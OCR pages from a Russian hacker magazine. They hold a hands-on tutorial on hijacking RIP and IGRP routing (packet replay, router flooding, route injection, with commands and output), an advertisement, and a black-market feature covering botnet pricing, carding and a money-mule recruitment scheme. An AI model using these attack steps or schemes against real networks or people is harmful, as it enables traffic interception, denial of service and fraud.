- 2 INVALID-ТАЙМЕР, УКАЗЫВАЮЩИЙ ВРЕМЯ, ЧЕРЕЗ КОТОРОЕ МАРШРУТ ОБЪЯВЛЯЕТСЯ НЕПРИГОДНЫМ К ИСПОЛЬЗОВАНИЮ, ЕСЛИ В ТЕЧЕНИЕ ЭТОГО ВРЕМЕНИ НЕ ПРИХОДИЛИ ОБНОВЛЕНИЯ. ПО УМОЛЧАНИЮ ЗНАЧЕНИЕ РАВНЯЕТСЯ 180 СЕКУНДАМ. НЕСМОТРИ НА ТО, ЧТО МАРШРУТ ОБЪЯВЛЯЕТСЯ НЕПРИГОДНЫМ И АФИШИРУЕТСЯ В ЭТОМ СОСТОЯНИИ, ОН ПРОДОЛЖАЕТ ИСПОЛЬЗОВАТЬСЯ ДО ПЕРЕХОДА В РЕЖИМ HOLDDOWN.
- 3 HOLDDOWN-ТАЙМЕР, ОТВЕЧАЮЩИЙ ЗА ВРЕМЯ, В ТЕЧЕНИЕ КОТОРОГО ИНФОРМАЦИЯ ОБ АЛЬТЕРНАТИВНЫХ МАРШРУТАХ НЕ ИСПОЛЬЗУЕТСЯ. КОГДА 180 СЕКУНД ИСТЕКУТ (ЗНАЧЕНИЕ ПО УМОЛЧАНИЮ) И ЕСЛИ ЕСТЬ АЛЬТЕРНАТИВНЫЕ ЛУЧШИЕ МАРШРУТЫ, ОНИ ПРИНИМАЮТСЯ В ТАБЛИЦУ МАРШРУТИЗАЦИИ.
- 4 FLUSH — ВРЕМЯ, ЧЕРЕЗ КОТОРОЕ МАРШРУТ ОКОНЧАТЕЛЬНО УБИРАЕТСЯ ИЗ ТАБЛИЦЫ МАРШРУТИЗАЦИИ. ЗНАЧЕНИЕ ПО УМОЛЧАНИЮ — 240 СЕКУНД.

значения по умолчанию можно посмотреть командой `sh ip protocols`

```
2611a#sh ip protocols
Routing Protocol is "rip"
  Sending updates every 30 seconds, next
  due in 4 seconds
  Invalid after 180 seconds, hold down
  180, flushed after 240
```

Как видишь, нужно воспрепятствовать посылке обновлений маршрутизатором в течение всего трех минут, для чего есть десятки приемов. Но не забудем, что мы находимся на одной локалке, а процессорная мощность маршрутизатора не рассчитана на обработку десятков тысяч пакетов обновлений в минуту. Соответственно, «отключить» маршрутизатор на какое-то время проще всего посылкой бессмысленных пакетов обновлений.

проще всего ввести в цикл посылку обновления утилитой sendip

```
while :; do <команда> ; done
```

«Командой» может быть sendip с необходимыми опциями. Впрочем, если «экономишь электричест-

во» и не хочешь лишний раз напрягать центральный процессор, создавай один пакет, сохраняй его и передавай в сеть, используя встроенные возможности замечательной утилиты tcpreplay. Обрати внимание на опции -l (loop) и -R (topspeed). Сможешь повысить скорости (по сравнению с тем, если бы делал это через sendip). Только будь осторожней и не урони локалку :).

→ **что делать с аутентификацией.** Предположим, взломать MD5-аутентификацию RIP-домена не получилось из-за сложности установленного ключа. Не стоит отчаиваться! Дело в том, что дата аутентификации не учитывает IP-адрес отправителя — этим и воспользуемся. Перехватив и записав пакет обновления, можно проиграть его снова и снова, и он будет принят маршрутизатором. Един-

теория

IGRP ИСПОЛЬЗУЕТ ТАК НАЗЫВАЕМУЮ СОСТАВНУЮ МЕТРИКУ И ПРИ ЕЕ ВЫЧИСЛЕНИИ УЧИТЫВАЕТ НЕСКОЛЬКО ФАКТОРОВ:

- ЗАДЕРЖКА (DELAY) — ОБЩАЯ ЗАДЕРЖКА ВСЕГО ПУТИ, ИСЧИСЛЯЕМАЯ В 10-МИКРОСЕКУНДНЫХ ЕДИНИЦАХ.
- ПРОПУСКНАЯ СПОСОБНОСТЬ КАНАЛА (BANDWIDTH) — МОЖЕТ БЫТЬ УСТАНОВЛЕНА ДЛЯ КАЖДОГО ОТДЕЛЬНОГО ИНТЕРФЕЙСА.
- НАДЕЖНОСТЬ (RELIABILITY) — ИНДИКАТОР НАДЕЖНОСТИ КАНАЛА ОПРЕДЕЛЯЕТСЯ ЗНАЧЕНИЕМ В ИНТЕРВАЛЕ МЕЖДУ 1 И 255, ГДЕ 255 ОПОВЕЩАЕТ О 100% НАДЕЖНОСТИ КАНАЛА.
- ЗАГРУЖЕННОСТЬ (LOAD) — ИНДИКАТОР ЗАГРУЖЕННОСТИ КАНАЛА ОПРЕДЕЛЯЕТСЯ ЗНАЧЕНИЕМ В ИНТЕРВАЛЕ МЕЖДУ 1 И 255, ГДЕ 1 ОПОВЕЩАЕТ О НУЛЕВОЙ ЗАГРУЖЕННОСТИ КАНАЛА.

IGRP ТАКЖЕ ПЕРЕДАЕТ ИНФОРМАЦИЮ О МАКСИМАЛЬНО ВОЗМОЖНОЙ ЕДИНИЦЕ ПЕРЕДАЧИ ДАННЫХ (MTU), ХОТЯ ОНА И НЕ ИСПОЛЬЗУЕТСЯ ДЛЯ ПОДСЧЕТА МЕТРИКИ МАРШРУТА, НО ПОКАЗЫВАЕТ МАКСИМАЛЬНО ВОЗМОЖНЫЙ РАЗМЕР ПАКЕТА БЕЗ ФРАГМЕНТАЦИИ ДЛЯ КОНКРЕТНОГО ПУТИ.

формула подсчета метрики для маршрута

$$\text{Metric} = (K1 * \text{bandwidth}) + (K2 * \text{bandwidth}) / (256 - \text{load}) + (K3 * \text{delay})$$

вторая формула, если константа K5 больше нуля

$$\text{Metric} = \text{Metric} * K5 / (\text{reliability} + K4)$$

КОНСТАНТЫ K1 — K5 ИСПОЛЬЗУЮТСЯ ДЛЯ БОЛЕЕ ДЕТАЛЬНОГО КОНТРОЛЯ НАД ПОЛУЧАЕМОЙ МЕТРИКОЙ И АДАПТАЦИИ ПРОТОКОЛА ДЛЯ НУЖД КОНКРЕТНОЙ СЕТИ. ПО УМОЛЧАНИЮ КОНСТАНТЫ K1 И K3 РАВНЫ 1, А КОНСТАНТЫ K2, K4 И K5 — 0.

упрощенное уравнение

$$\text{Metric} = (\text{bandwidth} + \text{delay})$$

ОПЫТ ПОКАЗЫВАЕТ, ЧТО ОБЫЧНО СИСТЕМНЫЕ АДМИНИСТРАТОРЫ НЕ ИЗМЕНЯЮТ ЗНАЧЕНИЯ КОНСТАНТ. ВПРОЧЕМ, ДЕЛАТЬ ЭТО И НЕ РЕКОМЕНДУЕТСЯ, КРОМЕ ТЕХ СЛУЧАЕВ, КОГДА ТЫ ДОСКОНАЛЬНО ЗНАЕШЬ ОСОБЕННОСТИ РАБОТЫ АЛГОРИТМА ПРОТОКОЛА МАРШРУТИЗАЦИИ (КАКИМ ОБРАЗОМ ТАКИЕ ИЗМЕНЕНИЯ МОГУТ ПОВЛИЯТЬ НА РАБОТУ МАРШРУТИЗАТОРОВ). КАК И В ОСТАЛЬНЫХ ПРОТОКОЛАХ МАРШРУТИЗАЦИИ ПО ВЕКТОРУ РАССТОЯНИЯ, ПРЕДПОЧТЕНИЕ ОТДАЕТСЯ МАРШРУТУ С МЕНЬШЕЙ МЕТРИКОЙ.

ственное, что отмечу: нельзя изменять содержимое RIP-заголовка, так что если хочешь проиграть какой-то пакет со специфичным маршрутом, запасись временем и жди подходящего момента в изменении топологии сети. Включив поддержку MD5-аутентификации на нашей тестовой сети, посмотрим, что можно сделать.

Теперь пытаемся изменить адрес отправителя на свой. Для этого берем программу netdude или совершаем подмену напрямую в tcrprelay. Любители графического интерфейса по достоинству оценят первый вариант, но не стоит забывать, что скорее всего у нас не будет X'ов на удаленной машине. Так что лучше проводить модификацию в консоли используя встроенные возможности tcrprelay. Настоящие асы всегда могут воспользоваться HEX-редактором для модификации пакета напрямую, только не забудь поменять проверочную сумму IPV4.

При помощи опции -e в пакете переписываются адреса отправителя и получателя. Если операция выполнится, суммы проверки будут изменены автоматически. Меняем адреса отправителя (с 192.168.69.100 на 192.168.69.102) и получателя (с 224.0.0.9 на 192.168.69.36). А при помощи опций -k и -l изменяем MAC-адреса, взятые из ARP-таблицы, иначе в пакете останется ARP-адрес многоадресной рассылки 01:00:5e:00:00:09, соответствующий 224.0.0.9.

Маршрут был принят, но оказался вторичным, чего и следовало ожидать. Теперь заставим молчать маршрутизатор, посылающий легитимные маршруты, и одновременно будем посылать пакеты обновления на атакуемый маршрутизатор. Через три минуты наш маршрут получит предпочтение. Единственный момент, который стоит упомянуть: в течение этого времени трафик перестанет ходить через легитимный маршрутизатор, который DOS'ится...

По умолчанию информация о стандартном маршруте не включается в обновления RIP-пакета. Однако в сетях, в которых возможна частая смена IP-адреса стандартного шлюза или если админ поленился прописать IP-адрес на каждой индивидуальной машине либо он просто считает редистрибуцию такой информации прикольной фишкой, твоя задача ограничится получением такого пакета. После его проигрывания на адрес многоадресной

рассылки весь трафик с маршрутизаторов, полагающихся на получение этой информации из RIP-пакетов, будет проходить через нашу машину. Хорошим правилом поведения/конфигурации все же считается установка стандартного шлюза статическим образом, а не через default-information originate.

→ **атаки на IGRP.** IGRP не поддерживает аутентификацию, поэтому единственное, что нужно получить, — номер автономной системы. Если находишься на одной сети, то сможешь увидеть эту часть информации из перехваченного пакета, а удаленные атакующие должны будут действовать методом перебора.

информация из перехваченного пакета

```
arhontus / # tethereal -n -i eth0 proto
9 -v
Cisco IGRP
IGRP Version : 1
Command : 1 (Response)
Update Release: 0
Autonomous System: 31337
Interior routes : 0
System routes : 1
Entry for network 192.168.30.0
Network = 192.168.30.0
Delay = 2000
Bandwidth = 6476
MTU = 1500 bytes
Reliability = 255
Load = 1
Hop count = 0 hops
Exterior routes : 0
Checksum = 0x63fe
```

По умолчанию стандартное время посылки оповещений равняется 90 с, и каждое оповещение включает информацию о всей таблице маршрутизации. Как видно по перехваченному пакету, информация о нескольких дополнительных факторах, сопутствующая каждому конкретному маршруту, также присутствует.

→ **ввод новых маршрутов в IGRP.** Для ввода новых маршрутов можно воспользоваться утилитой igrp из irpas suite — единственным на сегодня доступным средством ввода произвольных маршрутов в протокол IGRP.

ввод новых маршрутов

```
arhontus irpas # ./igrp --help
Usage:
./igrp [-v[v[v]]] -i <interface> -f
<routes file>
-a <autonomous system> [-b brute force end]
[-S <spoofed source IP>] [-D <destination ip>]
```

Дополнительно создадим файл, где описаны маршруты, которые будем вводить в автономную систему.

Наш маршрут был принят без особых проблем. Теперь попытаемся изменить маршрутизацию существующих маршрутов и перенаправить весь трафик через себя. Зная, каким образом подсчитывается метрика, укажем самые выигрышные значения вводимого маршрута, отошлем его маршрутизатору и посмотрим, каким образом изменилась метрика.

посыл маршрутизатору и изменение метрики

```
arhontus irpas # cat routes.kos
192.168.10.0:1:1:1500:255:1:1
```

```
sh ip route igrp
I 192.168.10.0/24 [100/1101] via
192.168.69.102, 00:00:01, Ethernet0
```

Наш маршрут вытеснил предыдущий легитимный маршрут, чего мы и хотели. Не забудь посылать регулярные пакеты обновлений каждые 90 секунд, иначе твой маршрут объявят мертвым и быстро исключат из таблицы маршрутизации.

значения по умолчанию (команда sh ip protocols)

```
2503b#sh ip protocols
Routing Protocol is "igrp 31337"
Sending updates every 90 seconds, next
due in 32 seconds
Invalid after 270 seconds, hold down
280, flushed after 630
```

ВЫВОДЫ

Мы рассмотрели принципы атак на протоколы маршрутизации, работающие по алгоритму маршрутизации по вектору расстояния. Большинство описанных в статье атак могут быть предотвращены или вовремя замечены, при условии что протоколы маршрутизации настроены правильно и используются аутентификация и листы контроля доступа, также при установке и мониторинге сервера журнала событий. Жаль, но мы живем в неидеальном мире, и большинство системных администраторов забывают или просто игнорируют обеспечение безопасности протоколов маршрутизации. В то же время помни: тот, кто контролирует маршруты, соединяющие сети, тот контролирует сеть в целом 🐞

таблица маршрутизации

```
sh ip route igrp
I 192.168.10.0/24 [100/8576] via 192.168.69.100, 00:00:16, Ethernet0
I 192.168.40.0/24 [100/8265] via 192.168.69.100, 00:00:16, Ethernet0
```

ввод произвольного маршрута и изменение таблицы маршрутизации

```
arhontus irpas # cat routes.kos
192.168.10.0:1000:476:1500:255:1:1
arhontus irpas # ./igrp -v -i eth0 -a 31337 -D 192.168.69.36 -f routes.kos
sh ip route igrp
I 192.168.10.0/24 [100/8576] via 192.168.69.100, 00:00:16, Ethernet0
I 192.168.40.0/24 [100/8265] via 192.168.69.100, 00:00:16, Ethernet0
I 192.168.55.0/24 [100/2100] via 192.168.69.102, 00:00:02, Ethernet0
```


УЖЕ В ПРОДАЖЕ

www.mconline.ru

MC Мобильные компьютеры

№5(76)/2006

700 ПОЛЕЗНЫХ ПРОГРАММ

Полезный журнал о карманных компьютерах • ноутбуках • смартфонах

СОЗДАЕМ БАЗУ ДАННЫХ
для КПК

КУРС 12
МОЛОДОГО ВЛАДЕЛЬЦА
НОУТБУКА

Бесплатные полные версии

на CD
Handy Entertainment Psycho Path
Handy Entertainment RIVERLAND 2

94 ШАГ ЗА ШАГОМ: Обслуживание батареи ноутбука
Наше радио на Pocket PC
Правильный чат для КПК

ДВАЖДЫ ГЕРОЙ
Глобальный тест ноутбуков на двухъядерной платформе

ВЫБРАЕМ

HP PAVILION DV9000 50
i-note JAMA 34
HP PAVILION DV9000 36
ASUS WLJ 38
SONY VAIO SZ1-46P 46
40

700 МБ ПОЛЕЗНЫХ ПРОГРАММ НА CD

Полезных программ для Palm OS, Pocket PC, смартфонов и Windows!
• Подробные описания и скриншоты
• Удобная установка
• Большинство программ бесплатны

700 МБ ПОЛЕЗНЫХ ПРОГРАММ НА CD

mc №5 май 2006 КОМПЬЮТЕР

P-Secure Mobile Anti-Virus 2.0
Total Commander 2.00 rrc
ActiveSync 4.1
E-Master LS
Stam 1.4

Тестирование новейших моделей КПК, ноутбуков и смартфонов

Дважды герой

Глобальный тест ноутбуков на двухъядерной платформе

База данных в кармане

Создаем базу данных для КПК

Телефон + компьютер=...

Что могут современные коммуникаторы?

Функциональность - в массы

Близнецы от HTC завоёвывают мир

Калькуляторы для Pocket PC и Palm

Шаг за шагом

- Что делать если батарея ноутбука умерла?
- Слушаем музыку с Conduits Pocket Player
- Программа для разгона процессоров семейства OMAP
- Как приручить радио с помощью КПК и Интернета
- Пошаговое руководство к стабильной работе mChat



Dr. Klouniz

НЕЗАВИСИМЫЙ СУДЬЯ
ВЫПУСКАЮЩИЙ РЕДАКТОР ЖУРНАЛА
«ХАКЕР СПЕЦ»

Во-первых, не удивляйся стилю этой статьи :). Действительно, такого жестоко казенного стиля в нашем журнале ты еще не видел и, скорее всего, больше не увидишь. Мы поставили себе именно такую секретную задачу: сначала автор пишет статью (собственно, он собрал информацию и из официальных источников, и от темной стороны), а потом я общаюсь с настоящими или бывшими представителями компьютерного андеграунда и выношу их мнение на твой суд (и не только, обрати внимание на точку зрения одного хорошего человека из «Лаборатории Касперского» :). Да, я имею в виду А. Семенюченко, хотя здесь он только высказывает свое мнение.) Почему так? Потому что единого мнения нет и не может быть: мы никогда не вычислим точное количество зло-компьютерщиков, не залезем им в карман, чтобы подсчитать их заработок, и не выясним среднее количество зомби в среднем ботнете. а нам и не надо! Синтезируя информацию из этой статьи с мнениями наших экспертов, ты сможешь сформировать совершенно определенную и объективную точку зрения.

тайны черного рынка IT

ТЕМНАЯ СТОРОНА ВЫСОКИХ ТЕХНОЛОГИЙ

СОГЛАСНО СТАТИСТИКЕ ГИЦ МВД РОССИИ ЗА 2005 ГОД, В НАШЕЙ СТРАНЕ ЗАРЕГИСТРИРОВАНО БОЛЕЕ 14 ТЫСЯЧ ПРЕСТУПЛЕНИЙ В СФЕРЕ ТЕЛЕКОММУНИКАЦИЙ И КОМПЬЮТЕРНОЙ ИНФОРМАЦИИ. НАИБОЛЕЕ МНОГОЧИСЛЕННЫ ПРЕСТУПЛЕНИЯ, СВЯЗАННЫЕ С НЕПРАВОМЕРНЫМ ДОСТУПОМ К КОМПЬЮТЕРНОЙ ИНФОРМАЦИИ. СЛЕДУЮЩАЯ ПО ОБЪЕМУ ГРУППА ПРЕСТУПЛЕНИЙ — НАПРАВЛЕННЫЕ НА «СОЗДАНИЕ, ИСПОЛЬЗОВАНИЕ И РАСПРОСТРАНЕНИЕ ВРЕДОНОСНЫХ ПРОГРАММ ДЛЯ ЭВМ» |SAMODUROV A.M.

За 2004 год в России зарегистрировано 13 723 преступления, что на 94% больше, чем в 2003. В 2005 году зарегистрировано 14 810 преступлений, что, тем не менее, на 11,7% больше, чем в 2004 году. Очевидно замедление темпов роста, однако количество преступлений в сфере информационных технологий все-таки продолжает расти. Так происходит не только в России, но и во всем мире, поэтому можно уверенно говорить о продолжении роста преступности и ее дальнейшем развитии в ближайшие годы.

Активно развиваясь, компьютерное криминальное общество уже сформировало свой виртуальный криминальный мир. Если буквально несколько лет назад большинство преступлений в сфере IT совершалось подростками и студентами, причем часто просто из-за озорства, то теперь выросшие подростки осознали (согласно статистике отдела

«К», 60% правонарушителей — лица от 20-ти до 35-ти лет, и только 24% — лица до 20-ти лет), что на этом можно зарабатывать деньги. Согласно данным Reuters, уже в 2004 году объем средств, «заработанных» киберпреступниками, составил \$105 млрд. и тем самым превысил доход наркоторговли.



payhash

(СВЕТЛАЯ СТОРОНА)

ЧЕЛОВЕК, КОТОРЫЙ НЕ НУЖДАЕТСЯ
В ПРЕДСТАВЛЕНИИ :)

Отмечу, что в группу риска (группа преступников-профессионалов) попадают совсем не ИТ-специалисты, которые дожили до 25-35 лет и постоянно работают (60% преступников). Наоборот. Группу риска составляют молодые люди от 15-ти до 25-ти лет. Также хотелось бы уточнить данные «Информзащиты» о шести-восьми группах профессионалов: на самом деле их гораздо больше, часто преступники работают по одиночке (если, конечно, не считать партнеров, которые приватно обмениваются информацией, — нельзя назвать их общине группой). Конечно же, киберпреступники объединяются, но не из-за стремления заработать — они только обмениваются информацией об уязвимостях (многое зависит и от направления группы). Если брать тему написания и продажи эксплойтов, то тут присутствуют две части: 1) публикуемые (публик); 2) для приватного (коммерческого) использования. Оба вида направлены на взлом системы потребителями, хотя, насколько мне известно, авторы редко используют свои программы для целевого масштабного взлома системы. Обычно «товар» продают конечному клиенту, и тот извлекает из него выгоду (разводит ботнет, ворует информацию — вся его работа относится к «трафику»). Таких людей сложно отнести к категории любителей: нужно еще суметь грамотно разводить работу «по трафику»;

Логично, что дальнейшее развитие компьютерной преступности повлекло за собой появление особого «теневого» ИТ-рынка, существование которого до сих пор оспаривалось экспертами, но было доказано зафиксированными фактами продажи криминального ИТ-товара. Так, в декабре 2004 года «Лаборатория Касперского» опубликовала данные о появившихся сообщениях по поводу продажи эксплойта для уязвимости Windows Meta File.

Так или иначе, будущее криминального ИТ-рынка уже определено: он уже формируется и в дальнейшем будет только развиваться, а виртуальный товар уже стал серьезным средством для совершения реальных преступлений.

Очень сложно и, скорее, даже невозможно дать точное и подробное описание этого рынка, где были бы классифицированы группы товаров, определены объемы продаж и сложившиеся сегменты. Можно дать лишь приблизительные оценки и описать общую направленность развития рынка. В этой статье мы попытаемся назвать основные группы товаров, их стоимость и участников рынка. Итак, начнем...

→ **ботнеты.** Сегодня одним из наиболее востребованных товаров «теневого» рынка являются ботнеты, или ботсети, или (еще одно название) — зомби-сети. Востребованность подтверждается исследованиями некоторых фирм, например компании Webroot, которая специализируется на борьбе с вредоносными программами: по ее данным, количество «шпионских программ» (SpyWare) за 2005 год увеличилось в три раза, что свидетельствует в пользу востребованности SpyWare-ресурсов.

В течение прошедшего года было обнаружено 400 тысяч сайтов, распространяющих «шпионские программы». Их общее количество достигло 120 тысяч, тогда как в начале 2005 года ограничилось 40 тысячами.

Собственно термин «ботнет» происходит от английского жаргонного слова «botnet» и применяется к сети, состоящей из некоторого количества хостов, зараженных «ботами» — автономным программным обеспечением, которое скрытно устанавливается на компьютере жертвы и позволяет злоумышленнику выполнять некие действия с зараженной машиной. Как правило, компьютер становится полностью подконтрольным, отсюда и его название — «зомби». Располагая группой таких компьютеров, злоумышленник получает полностью управляемую зомби-сеть. Известны случаи выявления сетей, состоящих из 10 000 (пример — сеть, выявленная известной норвежской телекоммуникационной компанией в 2004 году) и даже 100 000 компьютеров (обнаружена голландскими властями в 2005 году).

Как правило, собственно ботсеть не продается — продаются только услуги, оказываемые ей. В некоторых случаях ботсеть «сдается в аренду», то есть некоторое время используется заказчиком в произвольных целях.



Максим Эмм

(СВЕТЛАЯ СТОРОНА)

ЗАМЕСТИТЕЛЬ ДИРЕКТОРА ПО КОНСАЛТИНГУ КОМПАНИИ «ИНФОРМЗАЩИТА»

Список услуг, оказываемый зомби-сетями, велик. С помощью ботсетей можно осуществлять разнообразные операции:

- ОРГАНИЗАЦИЯ DDOS-АТАК (DENIAL-OF-SERVICE ATTACKS);
- СОЗДАНИЕ ЦЕПИ SMTP RELAY, ЖИЗНЕННО НЕОБХОДИМОЙ ДЛЯ РАССЫЛКИ СПАМА;
- ПОЛУЧЕНИЕ ПОЛЬЗОВАТЕЛЬСКОГО ТРАФИКА, НУЖНОГО, НАПРИМЕР, ДЛЯ ПОДНЯТИЯ ИНДЕКСА ЦИТИРУЕМОСТИ WEB-САЙТА ИЛИ ДЛЯ МОШЕННИЧЕСТВА С ПРОСМОТРОМ РЕКЛАМЫ;
- КРАЖА СЕРИЙНЫХ НОМЕРОВ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ С ЗАРАЖЕННЫХ МАШИН;
- КРАЖА ФИНАНСОВОЙ ИНФОРМАЦИИ;
- КРАЖА АУТЕНТИФИКАЦИОННОЙ ИНФОРМАЦИИ ПОЛЬЗОВАТЕЛЕЙ;
- ОБЕСПЕЧЕНИЕ АНОНИМНОСТИ.

Вот далеко не полный список возможностей ботсетей.

На теневом виртуальном рынке основной доход получают именно путем использования бот-сетей. Противостоять таким сетям очень сложно. Достаточно крупную ботсеть можно создать примерно за неделю-две! Однако на ее обнаружение и нейтрализацию затрачиваются месяцы. Определить владельца зловредной ботсети («пастуха»), если и возможно, то крайне сложно, так как он использует сложную цепочку посредников, часть из которых, возможно, даже не подозревает о своей причастности.

Стоимость услуг, оказываемых бот-сетью, колеблется в достаточно большом диапазоне. Например, стоимость DDoS сильно зависит от уровня атакуемого узла, требуемой величины ата-



Getorix

(ТЕМНАЯ СТОРОНА)

БЕЗОПАСНОСТЬ ПРИЛОЖЕНИЙ ДЛЯ КПК, REVERSE

Сложно добавить что-то существенное к сказанному, однако помимо всех упомянутых способов нечестного заработка хотелось бы отметить банальный взлом программного обеспечения за деньги, как ни странно, очень популярный. Адепты «крэкерских» порталов рвутся на этот рынок, но, к счастью, до финиша доходят далеко не все — закон природы.

Жертвами преступлений такого рода, как правило, становятся узкоспециализированные (часто зарубежные) приложения с дорогой лицензией. Здесь мы имеем дело с профессионалами, на которых заказчики выходят через форумы или IRC-каналы соответствующей тематики. Цена услуги, как правило, составляет около 25% от стоимости самой программы, конечно же, при цене за лицензию более \$30.

Естественно, что релизы для таких программ не становятся общедоступными, а если и распространяются, то только среди «своих», в привате.

С другой стороны, те же самые люди привлекаются разработчиками, только не для взлома, а для создания защиты программных продуктов. Со временем ex-crackers полностью переходят на светлую сторону силы и, как Алексей Солодовников (автор ASProtect), обеспечивают надежный рубеж обороны от попыток исследовать исполняемый код. Такой вот круговорот.

ки и, соответственно, от величины зомби-сети. Атаки этого вида на информационные ресурсы крупных вендоров стоят недешево: от \$50 до 300 в минуту, для осуществления атаки используются ботсети с 50 000-150 000 хостов (по данным из анонимных источников). Цена атаки в расчете на одни сутки составит от \$72 000 до 432 000. Естественно, не любой «карман» осилит такие затраты, в то же время только очень серьезные ресурсы навлекают на себя эти масштабные атаки: электронные платежные системы, онлайн-казино, трейдинговые системы. Ущерб от простоев в подобных ресурсах во много раз превышает затраты на осуществление соответствующих атак. Подмоченная репутация системы только увеличит убытки. Однако недоброжелатель, устроивший этот «провал», вполне окупит свои затраты.

Приведу еще одно объяснение соотношению затрат на атаки с помощью ботсетей. Злоумышленник, который проводит подобную атаку, рискует потерять контроль над зомби-сетью (будут утрачены уникальность вредоносного ПО и контроль над самой зомби-сетью).

DDoS-атаки на информационные ресурсы предприятий малого и среднего бизнеса используют сети от 300 хостов и стоят существенно дешевле: от \$500 в сутки. Реальность обстоит так, что атакующий, если он обладает определенными навыками и собирает бюджет до \$500, может отключить от сети интернет практически любую сеть среднестатистической организации на территории РФ, а также нанести ей некоторый финансовый ущерб.

Тест по генерации вредоносного сетевого трафика с трех ботов за период времени 1200 секунд (20 минут) показал, что три бота способны породить вредоносный трафик объемом 4 Гб. Следовательно, 300 зомби породят трафик 400 Гб за те же 20 минут.

Типичная организация пользуется ежемесячным тарифом с каналом 2 Мбит/с, то есть 0,25 Мбайт/с. Подсчитываем количество трафика и получаем за 1 час = $0,25 \cdot 1200 = 300$ Мб.

Превышение каждого мегабайта стоит \$0,04, то есть за 1 Гб организация выплатит провайдеру \$40, за 400 Гб — до \$16 000.

Услуги по генерации пользовательского трафика обойдутся заказчику в \$150 за 1000 загрузок. Например, зомби-сеть получает команду выполнить загрузку некоего html[0]-файла 1000 раз после предварительного тематического запроса в службу интернет-каталогов или поисковую систему. В результате будет получен пользовательский трафик, пригодный для повышения индекса цитируемости сайта в поисковых системах или получения средств за просмотр рекламы (если оплата зависит от количества показов). Здесь могут быть интересны ботсети с географическим расположением ботов: часто интересы заказчика направлены на конкретные географические зоны. Собственно, рынок рекламы в интернете —

достаточно «раздутая» вещь. Рекламодатели часто ожидают от нее неоправданно много. Кроме того, не стоит забывать о непорядочных организациях, пользователями рекламы которых часто являются боты, а не люди. Такая проблема достигла мирового масштаба.

Следующий покупаемый товар на теневом рынке — это...

→ **пластик.** Очень хорошо продается так называемый «пластик», или «картон» — списки номеров банковских карт с данными о владельце, которые пользуются высоким спросом среди интернет-мошенников и активно используются ими. По всему миру интернет-мошенников становится все больше. По оценкам Федеральной торговой комиссии США, этот вид преступлений занимает долю 39% от общего числа интернет-афер, а потери пострадавших в 2004 году составили \$265 млн. Эти данные почерпнуты из официальных источников, реальность же удручает нас еще больше.

Как правило, профессионалы используют «пластик» не для обналичивания средств, а для оплаты виртуальных услуг какого-либо рода. Обналичивание — очень сложная и рискованная процедура, не всякий готов взять на себя этот риск. Когда возможность проводить электронные платежи только появилась, краденые номера кредиток использовали для обналичивания денег или покупки реальных товаров на адрес, например, «бабушки». Сейчас подобные махинации кажутся довольно глупыми — в основном ими занимаются непрофессионалы. Оплата виртуальных услуг проще, менее рискованна и исключает собственно необходимость пользоваться цепочкой посредников. Достаточно одного подставного лица, причем посредник может даже не подозревать о том, в чем он участвует.

Следующим способом, к примеру, вербуют подставное лицо. Злоумышленник, находясь в России, обращается к кому-нибудь, скажем, в США. Представляется бизнесменом из Китая и выдвигает предложение: «У меня есть клиенты в США, я предоставляю им услуги. Но нужен собственный представитель в США, который мог бы собрать платежи наличными или чеками и в дальнейшем перевести их на мой счет в Россию. Давайте вы будете моим представителем. Все, что от вас потребуется, — собирать деньги и переправлять их мне, разумеется, оставляя определенный процент себе». Получив согласие, преступник указывает счет из реквизитов китайской компании, которая принимает от него платеж за хостинг. Конечно же, владелец украденного номера обнаруживает подозрительный платеж и заявляет о нем, отзывает платеж, на что, однако, тратит не менее 30-ти суток. В течение этого времени злоумышленник пользуется, например, безлимитным хостингом, успевает разместить на нем огромную массу вредоносных программ и заразить им множество компьютеров. Разыскать подставное лицо не составит

никакого труда, но в результате не будет получено никакой информации, которая помогла бы найти злоумышленника.

→ **уязвимости.** Продают также найденную (и еще неопубликованную) информацию об уязвимостях, или, как их еще называют, эксплоитах (exploits). Впервые случаи продажи уязвимости были зафиксированы и официально обнародованы еще в конце 2004 года (имеются в виду, конечно, официально опубликованные :) — прим. Dr. Klouniz). «Лаборатория Касперского» опубликовала информацию о том, что в середине декабря 2004 года зафиксирована продажа российскими хакерами эксплоита для уязвимости в WMF-файлах. Первоначально эксплоит был выставлен по цене \$4 тыс., но, по сообщениям анонимных источников, в дальнейшем цену снизили до \$200. Позже сообщалось, что после продажи эксплоита появилась целая серия троянских, шпионских и рекламных программ, построенных на этой уязвимости. Эксперты по безопасности узнали об уязвимости уже после проведения первых успешных атак. Только тогда (!) информацию передали в Microsoft, через несколько дней были выпущены исправления для ошибки.

Как правило, уязвимости применяются для построения ботсетей — иные цели преследуют реже. Такая уязвимость стоит на порядок больше, чем небольшая зомби-сеть, именно потому что позволяет построить большую ботсеть за короткий промежуток времени. Увы, не каждый, кто обнаружил уязвимость, спешит заявить о ней компании-производителю или всему миру. Есть профессионалы в области ИТ, которые, к сожалению, используют эту информацию в своих корыстных целях. Кроме того, часто уязвимость обнаруживается именно после осуществления ее эксплуатации. Компании-производители тоже отнюдь не спешат оглашать подобные находки. Так или иначе, на разработку обновления уходит определенное количество времени, поэтому регулярность обновлений не спасает от ряда уязвимостей, «вакцины» от которых еще не создано.

В этой группе товаров пользуются хорошим спросом серверные уязвимости, предназначенные для выполнения произвольного кода или java-скрипта: взламывается крупный и посещаемый ресурс, далее он используется для заражения всех его клиентов вредоносным программным обеспечением или клиентами ботсетей. Таким образом производятся атаки на клиентов ресурса. Отмечу, что в современном хакерском мире подобные случаи сформировали целую тенденцию. Если еще несколько лет назад хорошо оплачивался и был востребован взлом конкретного сервера,



Докучаев Дмитрий aka Forb

(ТЕМНАЯ СТОРОНА)

ТРИЖДЫ КРАСНОЗНАМЕННЫЙ АВТОР ЖУРНАЛА «ХАКЕР» И ВООБЩЕ СТРАШНЫЙ ЧЕЛОВЕК ;)

На черном рынке можно продавать все что угодно: от безобидных баз по кредиткам до реального пластика с залитым на него дампом рабочей кредитной карты. Соответственно, доход, который нелегалы получают от продажи настоящих карточек, будет намного выше. Самые популярные вещи для продажи — скорее, базы по кредитным картам (одна кредитная карта в БД стоит \$1) и всякие трояны, которые загружают на уязвимые сайты. Также есть «черные» программисты: они пишут многокомпонентные эксплоиты для разных операционных систем, а затем продают свои проекты по сходной цене (обычно от \$200 до 1000).

